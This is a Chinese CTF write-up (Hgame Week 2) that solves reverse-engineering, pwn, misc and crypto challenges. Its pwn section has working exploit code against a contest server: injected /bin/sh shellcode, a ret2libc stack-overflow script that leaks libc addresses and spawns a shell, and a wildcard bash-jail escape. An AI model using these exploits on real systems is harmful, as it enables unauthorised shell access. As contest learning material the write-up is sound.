

Hgame Week2 WriteUp

re

wtfitis

拿到题目！

自信满满！

打开IDA！

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
1  int64 sub_4009DE()
2 {
3     const char *v0; // rdi
4     int64 result; // rax
5     int64 v2; // rsi
6     unsigned int64 v3; // r11
7     signed int i; // [rsp+0h] [rbp-80h]
8     signed int j; // [rsp+4h] [rbp-7Ch]
9     int64 v6; // [rsp+8h] [rbp-78h]
10    int64 v7; // [rsp+10h] [rbp-70h]
11    int64 v8; // [rsp+18h] [rbp-68h]
12    int64 v9; // [rsp+20h] [rbp-60h]
13    int64 v10; // [rsp+28h] [rbp-58h]
14    char v11; // [rsp+30h] [rbp-50h]
15    char v12; // [rsp+40h] [rbp-40h]
16    char v13[38]; // [rsp+50h] [rbp-30h]
17    char v14; // [rsp+76h] [rbp-Ah]
18    unsigned int64 v15; // [rsp+78h] [rbp-8h]
19
20    v15 = __readfsqword(0x28u);
21    sub_439C40("give me flag please!");
22    for ( i = 0; i <= 37; ++i )
23        v13[i] = ((int64 (*)(void))sub_43B620)();
24    v14 = 0;
25    sub_43B620("give me flag please!");
26    v6 = sub_447EE0(16LL);
27    v7 = sub_447EE0(16LL);
28    v8 = sub_447EE0(16LL);
29    v9 = sub_447EE0(16LL);
30    v10 = sub_447EE0(16LL);
31    *(_DWORD *)v6 = 4;
32    *(_DWORD *)v6 + 4 = 3;
33    *(_DWORD *)v6 + 8 = sub_447EE0(40LL);
34    **(_QWORD **)v6 + 8 = 0xA39D5177416738B5LL;
35    *(_QWORD *)v6 + 8 + 8LL = 0xA746B95CC87A9950LL;
36    *(_QWORD *)v6 + 8 + 16LL = 0xD0E7CDLL;
000009DE sub_4009DE:1 (4009DE)
```

```
40    **(_QWORD **)v7 + 8 = 0x80E3023189C1FCEBLL;
41    *(_QWORD *)v7 + 8 + 8LL = 0xBFC83E5283B4932LL;
42    *(_QWORD *)v7 + 8 + 16LL = 0x9703D6LL;
43    *(_DWORD *)v8 = 2;
44    *(_DWORD *)v8 + 4 = 1;
45    *(_QWORD *)v8 + 8 = sub_447EE0(40LL);
46    **(_QWORD **)v8 + 8 = 0x100011LL;
47    *(_QWORD *)v8 + 8 + 8LL = 0LL;
48    *(_QWORD *)v8 + 8 + 16LL = 0LL;
49    *(_DWORD *)v9 = 6;
50    *(_DWORD *)v9 + 4 = 5;
51    *(_QWORD *)v9 + 8 = sub_447EE0(72LL);
52    **(_QWORD **)v9 + 8 = 0x1D86E692D06D08B30LL;
53    *(_QWORD *)v9 + 8 + 8LL = 0x19A8CB5D897E65B0LL;
54    *(_QWORD *)v9 + 8 + 16LL = 0xAB2C70A2E19485E8LL;
55    *(_QWORD *)v9 + 8 + 0x18LL = 0x18A2E9E22A9E6F37LL;
56    *(_QWORD *)v9 + 8 + 32LL = 0x448EEBA1CF3LL;
57    *(_QWORD *)v9 + 8 + 40LL = 0LL;
58    *(_QWORD *)v9 + 8 + 48LL = 0LL;
59    *(_DWORD *)v10 = 6;
60    *(_DWORD *)v10 + 4 = 5;
61    *(_QWORD *)v10 + 8 = sub_447EE0(72LL);
62    sub_400350(*(_QWORD *)v10 + 8, 0LL, 72LL);
63    for ( j = 0; j <= 37; ++j )
64        *(BYTE *)j + *(_QWORD *)v10 + 8 = v13[37 - j];
65    sub_400E00(&v11);
66    sub_400E00(&v12);
67    sub_400E30(&v12, v6, v7);
68    sub_4011E0(&v11, v10, v8, &v12);
69    if ( (unsigned int)sub_400D80(v9, &v11) )
70    {
71        v0 = "fails...";
72        sub_439C40("fails...");
73    }
74    else
75    {
00000B18 sub_4009DE:40 (400B18)
```

Function name	Se ^
 sub_4002C8	.i
 sub_4002F0	.p
 sub_400300	.p
 sub_400310	.p
 sub_400320	.p
 sub_400330	.p
 sub_400340	.p
 sub_400350	.p
 sub_400360	.p
 sub_400370	.p
 sub_400380	.p
 sub_4003C0	.t
 sub_400503	.t
 sub_40051D	.t
 sub_400581	.t
 sub_4005CB	.t
 sub_4005F0	.t
 sub_400620	.t
 start	.t
 sub_4008F0	.t
 sub_400930	.t
 sub_400970	.t
 sub_4009A0	.t
 sub_4009DE	.t
 sub_400D80	.t
 sub_400E00	.t
 sub_400E30	.t
 sub_4011E0	.t

点击右上角

打扰了QAQ..

看到这么多函数 我第一反应是加壳 但是ELF文件我也不知道有什么软件可以去分辨是哪种壳 虽然没有UPX相关字段 但也只能猜了 upx -d! 结果失败..

后面大把的时间花在谷歌elf + 混淆 希望能找到一些线索 但是也没找到..

尝试着头铁强行逆..当你看到一个八百多行的F5代码 还有一百多个参数的时候..

做出这道题的灵(脑)感(洞)来源于我在学rsa算法的时候 看到一篇文章 应该是关于ctf的 里面提到了一句:

.....,其中e多为0x10001...

emmmmmmmmmmmmmmmmm

再数了数那三个数的位数 挺像那么回事

那就大胆猜测 这就是一个rsa算法题 给了我们p q e c, 求解m

代码如下:

```

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

p = 0xD0E7CDA746B95CC87A9950A39D517741673BB5
q = 0x9703D6BF1C83E5283B493280E3023189C1FCEB
e = 0x10001
c = 0x448EEEB41CF31BA2E9E22A9E6F37AB2C70A2E19485E819A8CB5D897E65B01DB6E69
2DD6D0B30
n = p * q
d = modinv(e, (p - 1) * (q - 1))
m = pow(c, d, n)
print(bytes.fromhex(hex(m)[2:]).decode('utf-8'))

```

得到flag: `hgame{3asy_rsa_Have_U_figured_1t_0ut?}`

miaomiaowu

米奇妙屋

跟hammer学长的奇妙之旅

拿到题目 首先注意到 解压出来的文件里有一张我惠的图片 binwalk扫一发没东西

然后可以看到一个library.zip 里面全是pyc文件 那么可以想到这应该是由py打包成exe的一个程序

那么先打开程序看一下

C:\Users\Ch1p\Desktop\666\miaomiaowu\miaomiaowu\rbq.exe

```
Welcome to hammer's miaomiaowu
Give me your choice:
1) fuck hammer
2) hit hammer
3) save hammer
2
Hammer was the mouth of the ball, only issued a "wuwu" voice, but he wrote a figure on the wall: 1543788
Give me your choice:
1) fuck hammer
2) hit hammer
3) save hammer
1
plz input your public key:1543788
Here is your key:
0x6f 0x72 122
Give me your choice:
1) fuck hammer
2) hit hammer
3) save hammer
3
You must give me the flag , or you can't save hammer jiejie as your rbq!

But I must know who are you , give me your key:
orz
Now , give me your flag:
```

在和hammer玩耍后 差不多来到这里就下不去了
那么用010editor打开程序

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
5F80h:	00	71	0E	01	7D	09	00	7C	04	00	64	06	00	6A	0A	00	.q..J...l..d..j..	
5F90h:	67	00	00	7C	09	00	44	5D	12	00	7D	08	00	74	0D	00	g...l..D]...t..	
5FA0h:	7C	08	00	83	01	00	5E	02	00	71	3F	01	83	01	00	37	l..f...^..q?.f..7	
5FB0h:	7D	04	00	7C	03	00	64	07	00	1F	7D	03	00	71	8D	00	l...l..d...j..q..	
5FC0h:	57	7C	04	00	53	28	0D	00	00	4B	74	01	00	00	00	00	Wl...S(...Nt...l...	
5FD0h:	2B	74	01	00	00	00	2F	74	01	00	00	00	3D	73	06	00	+t.../t...=s... ..	
5FE0h:	00	00	7B	3A	30	3E	36	7D	74	02	00	00	00	30	62	52	..{:0>6}t....0bR	
5FF0h:	18	00	00	00	69	04	00	00	00	69	08	00	00	00	69	00	...i...i...i...i...	
6000h:	00	00	00	69	FF	FF	FF	FF	69	02	00	00	00	69	10	00	...iyyyyi...i...i...	
6010h:	00	00	28	0E	00	00	00	74	04	00	00	00	00	6C	69	73	74	..{...t...l...l...l...
6020h:	74	06	00	00	00	73	74	72	69	6E	67	74	04	00	00	00	t...stringt... ..	
6030h:	6F	6F	5F	30	74	06	00	00	00	64	69	67	69	74	73	74	oo_0t....digitst	
6040h:	06	00	00	00	66	6F	72	6D	61	74	74	03	00	00	00	73	...formatt...s...	
6050h:	74	72	74	03	00	00	00	62	69	6E	74	05	00	00	00	69	trt...hint...i...	
6060h:	6E	64	65	78	74	07	00	00	00	72	65	70	6C	61	63	65	ndext...replace	
6070h:	74	05	00	00	00	63	6F	75	6E	74	74	04	00	00	00	6A	t...count...j...	
6080h:	6F	69	6E	74	03	00	00	00	6C	65	6E	52	25	00	00	00	oint...lenR&...	
6090h:	74	03	00	00	00	63	68	72	28	0A	00	00	00	74	04	00	t...chr(...t... ..	
60A0h:	00	00	6C	31	6F	30	52	38	00	00	00	00	52	2A	00	00	...llo0R8...R*...	
60B0h:	74	04	00	00	00	6F	6F	5F	6F	74	06	00	00	00	6C	6C	t...oo_ot...ll...	
60C0h:	31	31	31	6C	74	05	00	00	00	6F	30	5F	6F	30	74	05	l1llt...o0_o0t...	
60D0h:	00	00	00	6F	31	5F	6F	30	74	05	00	00	00	6F	6F	5F	...o1_o0t...oo...	
60E0h:	6F	30	74	01	00	00	00	78	74	05	00	00	00	6F	31	5F	o0t...xt...o1...	
60F0h:	6F	31	28	00	00	00	00	28	00	00	00	00	73	07	00	00	oi(...(..s... ..	
6100h:	00	66	76	63	6B	2E	70	79	74	05	00	00	00	6C	31	31	.fvck.pyt...lll...	
6110h:	5F	6C	14	00	00	00	73	1E	00	00	00	00	01	26	01	03	l...s...f...	
6120h:	01	4C	01	06	01	0F	01	09	01	0A	01	0F	01	16	01	18	.L.....	
6130h:	01	2D	01	28	01	2C	01	0E	01	74	08	00	00	00	5F	5F	..(..t... ..	
6140h:	6D	61	69	6E	5F	5F	73	1E	00	00	00	57	65	6C	63	6F	main_s...We...	
6150h:	6D	65	20	74	6F	20	68	61	6D	6D	65	72	77	73	20	6D	me to hammer's m	
6160h:	69	61	6F	6D	69	61	6F	77	75	73	14	00	00	00	47	69	iaomiaowus...Gi	
6170h:	76	65	20	6D	65	20	79	6F	75	72	20	63	68	6F	69	63	ve me your choic	
6180h:	65	3A	73	0E	00	00	00	31	29	20	66	75	63	6B	20	68	e:s....l) fuck h	
6190h:	61	6D	6D	65	72	73	0D	00	00	00	32	29	20	68	69	74	ammers....2) hit	
61A0h:	20	68	61	6D	65	72	73	0E	00	00	00	33	29	20	73		hammers....3) s	
61B0h:	61	76	65	20	68	61	6D	6D	65	72	74	01	00	00	00	31	ave hammert....l	
61C0h:	73	1A	00	00	00	70	6C	7A	20	69	6E	70	75	74	20	79	s....plz input y	
61D0h:	6F	75	72	20	70	75	62	6C	69	63	20	68	65	79	3A	74	our public key:t	
61E0h:	07	00	00	00	31	35	34	33	37	38	38	73	11	00	00	001543788s....	
61F0h:	48	65	72	65	20	69	73	20	79	6F	75	72	20	68	65	79	Here is your key	
6200h:	3A	74	01	00	00	32	73	68	00	00	00	48	61	6D	6D		:t....2sh...Hamm	
6210h:	65	72	20	77	61	73	20	74	68	65	20	6D	6F	75	74	68	er was the mouth	
6220h:	20	6F	66	20	74	68	65	20	62	61	6C	6C	2C	20	6F	6E	of the ball, on	

在程序的最后发现了这些字符串 同时看到一个关键字串:fvck.py 同时看到了 py2exe这个字符串
那么推测这个exe中应该就隐藏着这个py文件!

遂谷歌py2exe unpack

用到了两个工具:unpy2exe 和 uncompyle2

在linux下成功将fvck.py提取出来 那么看一下代码

```

# Embedded file name: fvck.py
import md5
import random
import string

def o0o0(o0o0):
    o0o0 = int(o0o0)
    for i in range(95, o0o0 / 2 + 1):
        if o0o0 % i == 0:
            print hex(i),
            return o0o0(o0o0 / i)

    print o0o0

def o_0(o00o):
    m = md5.new()
    m.update(o00o)
    return m.hexdigest()

def l1l_l(l1o0):
    oo_0 = list(string.o0_0) + list(string.digits) + ['+', '/']
    oo_o = [ '{:0>6}'.format(str(bin(oo_0.index(i))).replace('0b', '')) f
or i in l1o0 if i != '=' ]
    ll111l = ''
    o0_o0 = l1o0.count('=')
    while oo_o:
        o1_o0 = oo_o[:4]
        oo_o0 = ''.join(o1_o0)
        if len(oo_o0) % 8 != 0:
            oo_o0 = oo_o0[0:-1 * o0_o0 * 2]
        o1_o1 = [ oo_o0[x:x + 8] for x in [0, 8, 16] ]
        o1_o1 = [ int(x, 2) for x in o1_o1 if x ]
        ll111l += ''.join([ chr(x) for x in o1_o1 ])
        oo_o = oo_o[4:]

    return ll111l

if __name__ == '__main__':
    print "Welcome to hammer's miaomiaowu"
    while True:
        print 'Give me your choice:'
        print '1) fuck hammer'
        print '2) hit hammer'
        print '3) save hammer'
        ll = raw_input()
        if ll == '1':
            ll = raw_input('plz input your public key:')
            if ll == '1543788':

```

```
        print 'Here is your key:'
        o0o0(l1l)
    elif l1l == '2':
        print 'Hammer was the mouth of the ball, only issued a "wuwu"
voice, but he wrote a figure on the wall: 1543788'
    elif l1l == '3':
        print "You must give me the flag , or you can't save hammer j
iejie as your rbq!\n"
        print 'But I must know who are you , give me your key:'
        key = raw_input()
        flag = raw_input('Now , give me your flag:')
        l_l = flag[-4:-1]
        if l_l != key:
            print 'Unknown key!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        f = open('1.jpeg', 'r')
        f.seek(1024, 0)
        o = f.read(1)
        o = o_0(o)
        f.seek(512, 1)
        oo = f.read(1)
        oo = o_0(oo)
        f.seek(256, 1)
        ooo = f.read(1)
        ooo = o_0(ooo)
        f.seek(128, 1)
        ooo0 = f.read(1)
        ooo0 = o_0(ooo0)
        print 'Pay attention, The program may be abnormal'
        if o != '0d61f8370cad1d412f80b84d143e1257':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if oo != 'cfcd208495d565ef66e7dff9f98764da':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if ooo != '8277e0910d750195b448797616e091ad':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        if ooo0 != 'e4da3b7fbbce2345d7772b0674a318d5':
            print 'Error flag!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
        o_l = o + oo + ooo + ooo0
        o_1 = flag[6:15]
        if l1l_l(o_1) != 'RnVjazFuZzEx':
            print 'Error flag5!'
            print '(You are taken as an intruder, captured as rbp.)'
            exit()
```

```
print 'Yeah! You got it!'
flag233 = 'hgame{' + o_l + '_' + o_l + '_' + l_l + '}'
print flag233
```

逻辑很清晰 唯一感到困惑的是最后一个函数 但看函数建表和数'='的操作 就可以明白是base64 于是获得flag: `hgame{Fuck1ng11_C0d5_orz}`

Iccanobif

用010editor打开 在程序的最后可以看到这些东西

3:2580h:	00 08 00 C5	7C 4B 4C 5F	2D EE FC 62	01 00 00 5C	...Å KL_-fub...\
3:2590h:	02 00 00 29	00 00 00 00	00 00 00 00	00 00 00 00	...).....
3:25A0h:	00 00 00 00	00 63 6F 6D	2F 72 65 67	65 78 6C 61com/regexla
3:25B0h:	62 2F 6A 32	65 2F 4A 61	72 32 45 78	65 43 6C 61	b/j2e/Jar2ExeCla
3:25C0h:	73 73 4C 6F	61 64 65 72	2E 63 6C 61	73 73 50 4B	ssLoader.classPK
3:25D0h:	01 02 14 00	14 00 00 00	08 00 C5 7C	4B 4C F6 56Å KLöV
3:25E0h:	D6 BD B3 01	00 00 EE 02	00 00 1E 00	00 00 00 00	Ö%³...î.....
3:25F0h:	00 00 00 00	00 00 00 00	A9 01 00 00	63 6F 6D 2F©...com/
3:2600h:	72 65 67 65	78 6C 61 62	2F 6A 32 65	2F 48 61 6E	regexlab/j2e/Han
3:2610h:	64 6C 65 72	2E 63 6C 61	73 73 50 4B	01 02 14 00	dler.classPK....
3:2620h:	14 00 00 00	08 00 C5 7C	4B 4C 6C 19	DC 7C 91 01Å KLl.Ü \'.
3:2630h:	00 00 9F 02	00 00 20 00	00 00 00 00	00 00 00 00	..ÿ... ..
3:2640h:	00 00 00 00	98 03 00 00	63 6F 6D 2F	72 65 67 65~...com/rege
3:2650h:	78 6C 61 62	2F 6A 32 65	2F 48 61 6E	64 6C 65 72	xlab/j2e/Handler
3:2660h:	24 31 2E 63	6C 61 73 73	50 4B 05 06	00 00 00 00	\$l.classPK.....
3:2670h:	03 00 03 00	F1 00 00 00	67 05 00 00	37 00 73 65ñ...g...7.se
3:2680h:	72 69 61 6C	20 30 30 30	30 30 31 36	34 36 70 31	rial 000001646p1
3:2690h:	37 38 37 36	78 0D 0A 6D	69 6E 6A 72	65 20 31 2E	7876x..minjre 1.
3:26A0h:	32 0D 0A 6D	61 69 6E 63	6C 61 73 73	20 64 6F 6D	2..mainclass dom
3:26B0h:	61 69 6E 0D	0A			ain..

知道了这个程序是用jar2exe打包成的

于是谷歌 jar2exe unpack

首先是尝试用e2j-agent偷鸡 偷到了一个文件

```
import java.io.PrintStream;
import java.util.Scanner;

public class domain
{
    public static void main(String[] args)
    {
        int[] enkey = { 9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58, 20, 15, 13, 27, 48, 9, 8, 1, 41, 13, 9, 27, 28 };
        System.out.println("请输入flag: ");
        Scanner sc = new Scanner(System.in);
        String str = sc.next();
        if (str.length() == enkey.length) {
            for (int i = 0; i < str.length(); i++)
            {
                if (str.charAt(i) != enkey[i])
                {
                    System.out.println("女装拿flag了解一下");
                    break;
                }
                if ((i == str.length() - 1) && (str.charAt(i) == enkey[i])) {
                    System.out.println("可能你女装的姿势不对");
                }
            }
        }
    }
}
```

联想到题目的名字是一个数列的名字 于是就各种分析这个数组和这个数列的关系..一直没做出来 后来放出hint后 想着应该要自己提取一波

用谷歌到的教程

<https://reverseengineeringtips.blogspot.jp/2014/12/>

跟着上面一步一步做下来 最终获得我们要的数据 用jd-gui打开 看到另一个函数

```

package crypt;

public class encrypt
{
    private String a;
    private String skey = "ainvzhuangaishenghuo";

    public encrypt(String str)
    {
        this.a = str;
    }

    public int[] doencrypt()
    {
        int[] temp = new int[this.a.length()];
        int i = 0;
        for (int j = 0; i < this.a.length(); j++)
        {
            if (j == this.skey.length()) {
                j = 0;
            }
            temp[i] = (this.a.charAt(i) ^ this.skey.charAt(j)); i++;
        }
        return temp;
    }
}

```

那么很简单了 就是简单的一个异或加密

```

encryptStr = "ainvzhuangaishenghuo"
encryptList = [9, 14, 15, 27, 31, 19, 27, 23, 20, 15, 20, 8, 29, 15, 58,
20, 15, 13, 27, 48, 9, 8, 1, 41, 13, 9, 27, 28]
flag = ""
for i in range(len(encryptList)):
    flag += chr(ord(encryptStr[i % 20]) ^ encryptList[i])
print(flag)


```

得到flag: `hgame{nvzhuang_zhen_hao_wan}`

pwn

ez_shellcode

打开IDA F5查看代码



```
1 int __cdecl main()
2 {
3     char *s; // [esp+8h] [ebp-90h]
4
5     setvbuf(stdout, 0, 2, 0);
6     s = (char *)malloc(0x20u);
7     puts("===== ez shellcode =====");
8     printf("> ");
9     fgets(s, 24, stdin);
10    if ( mprotect((void *)((unsigned int)s & 0xFFFFF000), 0x1000u, 7) == -1 )
11    {
12        puts("error ,tell admin");
13    }
14    else
15    {
16        puts("exec shellcode...");
17        ((void (*)(void))s)();
18    }
19    return 0;
20 }
```

非常的大方！

直接套用网上找的shellcode

```
from pwn import *
sh = remote('111.230.149.72',10004)
sh.recv()
sh.sendline('\x31\xc9\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\xb0\x0b\xcd\x80')
sh.interactive()
```

获得flag: `hgame{sh31lc0d3_is_s0000000_p0w3rfu1}`

ez bash jail

首先用IDA查看一波

```

1 void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2 {
3     size_t *v3; // rsi
4     char *lineptr; // [rsp+8h] [rbp-18h]
5     size_t n; // [rsp+10h] [rbp-10h]
6     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
7
8     v6 = __readfsqword(0x28u);
9     v3 = 0LL;
10    setvbuf(stdout, 0LL, 2, 0LL);
11    lineptr = 0LL;
12    puts("==== easy bash jail ====");
13    while ( 1 )
14    {
15        printf("> ", v3);
16        v3 = &n;
17        getline(&lineptr, &n, stdin);
18        if ( (unsigned int)sub_400706(lineptr) )
19            puts("hacker!! go away~~ QAQ");
20        else
21            system(lineptr);
22    }
23 }

```

很大方的一个system 下面看一下那个判断函数

```

2{
3  unsigned int v2; // [rsp+14h] [rbp-Ch]
4  int i; // [rsp+18h] [rbp-8h]
5  int v4; // [rsp+1Ch] [rbp-4h]
6
7  v4 = strlen(a1);
8  v2 = 0;
9  for ( i = 0; i < v4; ++i )
10 {
11     if ( a1[i] == 'a' )
12         v2 = 1;
13     if ( a1[i] == 'b' )
14         v2 = 1;
15     if ( a1[i] == 'c' )
16         v2 = 1;
17     if ( a1[i] == 'f' )
18         v2 = 1;
19     if ( a1[i] == 'h' )
20         v2 = 1;
21     if ( a1[i] == 'g' )
22         v2 = 1;
23     if ( a1[i] == 'i' )
24         v2 = 1;
25     if ( a1[i] == 'l' )
26         v2 = 1;
27     if ( a1[i] == 'n' )
28         v2 = 1;
29     if ( a1[i] == 's' )
30         v2 = 1;
31     if ( a1[i] == 't' )
32         v2 = 1;
33     if ( a1[i] == '*' )
34         v2 = 1;
35 }
36 return v2;
37}

```

这些字符都不能使用了..也就不能想着直接cat flag之类了QAQ

这题应该是有多解的 我这里用的只是视频中演示的那种方法 我称之为问号大法(其实也就是hint给了目录结构才做出来的)

就是用? 来替代任意字符

根据这个目录结构

1.目录结构:

```
/# ls -l
```

```
total 32
```

```
-rwxr-x--- 1 root ctf 6352 Feb 13 04:26 bash_jail
```

```
drwxr-xr-x 2 root root 4096 Feb 13 04:28 bin
```

```
drwxr-xr-x 2 root root 4096 Feb 13 04:28 dev
```

```
-rwxr----- 1 root ctf 38 Feb 13 04:26 flag
```

```
drwxr-xr-x 27 root root 4096 Feb 13 04:27 lib
```

```
drwxr-xr-x 3 root root 4096 Feb 13 04:27 lib32
```

```
drwxr-xr-x 2 root root 4096 Feb 13 04:27 lib64
```

```
/bin# ls -l
```

```
total 340
```

```
-rwxr-xr-x 1 root root 52080 Feb 13 04:28 cat
```

```
-rwxr-xr-x 1 root root 126584 Feb 13 04:28 ls
```

```
-rwxr-xr-x 1 root root 154072 Feb 13 04:28 sh
```

只要输入/???/??? 便可以拿到flag: `hgame{0h_big_h4ck3r_QAQ___Y0u_b4d_b4d}`

hacker_system_var1

这是我第一次做这种题目！学到了很多！

这道题提供了libc

首先用IDA打开

```

1 void __cdecl __noreturn main()
2 {
3     int v0; // eax
4
5     setvbuf(stdout, 0, 2, 0);
6     sub_80489BB();
7     puts("Welcome to hacker system ver1.0\n\n");
8     while ( 1 )
9     {
10         while ( 1 )
11         {
12             menu();
13             printf("> ");
14             v0 = read_num();
15             if ( v0 != 2 )
16                 break;
17             search();
18         }
19         if ( v0 > 2 )
20         {
21             if ( v0 == 3 )
22             {
23                 delete();
24             }
25             else
26             {
27                 if ( v0 == 4 )
28                 {
29                     puts("bye.");
30                     exit(0);
31                 }
32 LABEL_15:
33                 puts("invaild command.");
34             }
35         }
36         else

```

00000C1D main:16 (8048C1D)

任意进入一个函数看一下

```

1 int search()
2 {
3     int result; // eax
4     char s1; // [esp+4h] [ebp-34h]
5     int v2; // [esp+24h] [ebp-14h]
6     int i; // [esp+28h] [ebp-10h]
7     int v4; // [esp+2Ch] [ebp-Ch]
8
9     printf("searched by name, input name length:");
10    v2 = read_num();
11    printf("input hacker's name:");
12    result = read_n((int)&s1, v2);
13    v4 = 0;
14    for ( i = 0; i <= 31; ++i )
15    {
16        result = dword_804B080[i];
17        if ( result )
18        {
19            result = strcmp(&s1, (const char *) (dword_804B080[i] + 4));
20            if ( !result )
21            {
22                v4 = 1;
23                result = printf(
24                    "id:%u, name:%s, age:%u, intro:%s\n",
25                    *(_DWORD *)dword_804B080[i],
26                    dword_804B080[i] + 4,
27                    *(_DWORD *) (dword_804B080[i] + 36),
28                    *(_DWORD *) (dword_804B080[i] + 40));
29            }
30        }
31    }
32    if ( !v4 )
33        result = puts("not find!!");
34    return result;
35 }

```

00000A20 search:1 (8048A20)

这里有比较明显的栈溢出 数字是我们随便都可以填的 可以通过这个来布置堆栈
但现在的问题在于 程序内部没有加载system函数 也没有'/bin/sh'这个字符串
但是libc里有啊!

在学习中 我了解了有关elf的以下性质(个人理解):

- 1.在libc中 所有函数的相对位置是固定的
- 2.只有一个函数被调用过后 got表中这个函数的地址才被填写
- 3.外部函数被链接时有相应的plt表对应

根据这些知识 就可以进行如下操作:

- 1.在libc中将"/bin/sh",system()与__libc_start_main的相对位移记录下来
- 2.在程序运行的时候 通过payload 将__libc_start_main的地址用puts打印出来
- 3.利用打印出来的地址推算出system与"/bin/sh"的地址 从而再次构造payload

那么

```

ch1p@ubuntu:~/Documents$ readelf -a ./libc32.so | grep "main@"
1789: 00028de0 304 FUNC WEAK DEFAULT 13 textdomain@GLIBC_2.0
2219: 000256f0 41 FUNC WEAK DEFAULT 13 bindtextdomain@GLIBC_2.0
2282: 00018540 486 FUNC GLOBAL DEFAULT 13 __libc_start_main@GLIBC_2.0

```

这里找到main的相对位置为18540 同样的操作 也可以推算出system 和 "/bin/sh"的相对位置
下面上代码!

```

from pwn import *
from LibcSearcher import LibcSearcher
sh = remote('111.230.149.72',10005)
localPwn = ELF('./hacker_system_ver1')
puts_plt = localPwn.plt['puts']
libc_start_main_got = localPwn.got['__libc_start_main']
main = p32(0x08048c1d)
sh.recvuntil('> ')
sh.sendline('2')
sh.recv()
sh.sendline('300')
padding = 'a' * 0x38
fakeip = puts_plt
purposeStr = libc_start_main_got
payload = padding + p32(fakeip) + main + p32(purposeStr)
sh.sendlineafter('input hacker\'s name:', payload)
sh.recvline()
libc_start_main_addr = u32(sh.recv()[0:4]) - 0x18540
sh.sendline('2')
sh.recv()
sh.sendline('300')
sh.recv()
system_addr = libc_start_main_addr + 0x3a940
binsh_addr = libc_start_main_addr + 0x15902b
payload = padding + p32(system_addr) + main + p32(binsh_addr)
sh.sendline(payload)
sh.interactive()

```

获得flag: `hgame{i_forget_to_add_u_to_the_list_QAQ_big_hacker}`

misc

easy password

没什么好说的 直接上软件爆破!

密码是hgame18

最后获得flag: `hgame{0pos_You_5ound_m3_HAHA}`

咻咻咻

完全是根据hint做题..

首先是hint 1: 粗心的出题人没有把锁上实就去看ditf了

没把锁上实 从这里可以联想到压缩包伪加密 根据网上的资料 只要把

:	53	90	CD	4E	B9	05	B2	E1	33	ED	FF	1F	50
:	1F	00	14	00	00	00	08	00	3D	49	45	4C	D4

这里改为00就好

提取出里面的音频文件 再根据hint 2中提示的音频lsb 谷歌后找到了一个脚本 叫做WavSteg 通过这个得到一串base64字符串 再解密后得到flag: `hgame{h4ppy_xiu_Xiu_xxxxiUU}`

crypto

easy rsa

这道题给了我们 $p + q$ 和 $p * q$ 的值 那么我们就可以通过解方程来求出 p 和 q 的值 我用的是下面这个网站

<https://sagecell.sagemath.org/>

得出 p 和 q 的值后..就可以为所欲为了

下面是代码:


```

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

n = 103851128535035452835345944980140021633028191925428813596290161786518
1459339453822393973367412547745374841867784654357043350918645343989762850
9042367641638605796280506469598857872127102183624493512082415420093824666
5792571840648519258635324070387081531738138451636079303880672328523875536
5502775513804305125108594627576700137327744464365102621228492597080893934
8126454571156523402419571304104957238600724334148041629955456548891850609
2454861627134347488019688384580087306252753880774307836121161612450376309
8447940072131531875540465709320682588357214939348180606715714743198157382
3960963614146686202457034323040706001
h = 211473031829143387075248424832701297198713292770838284307849674781204
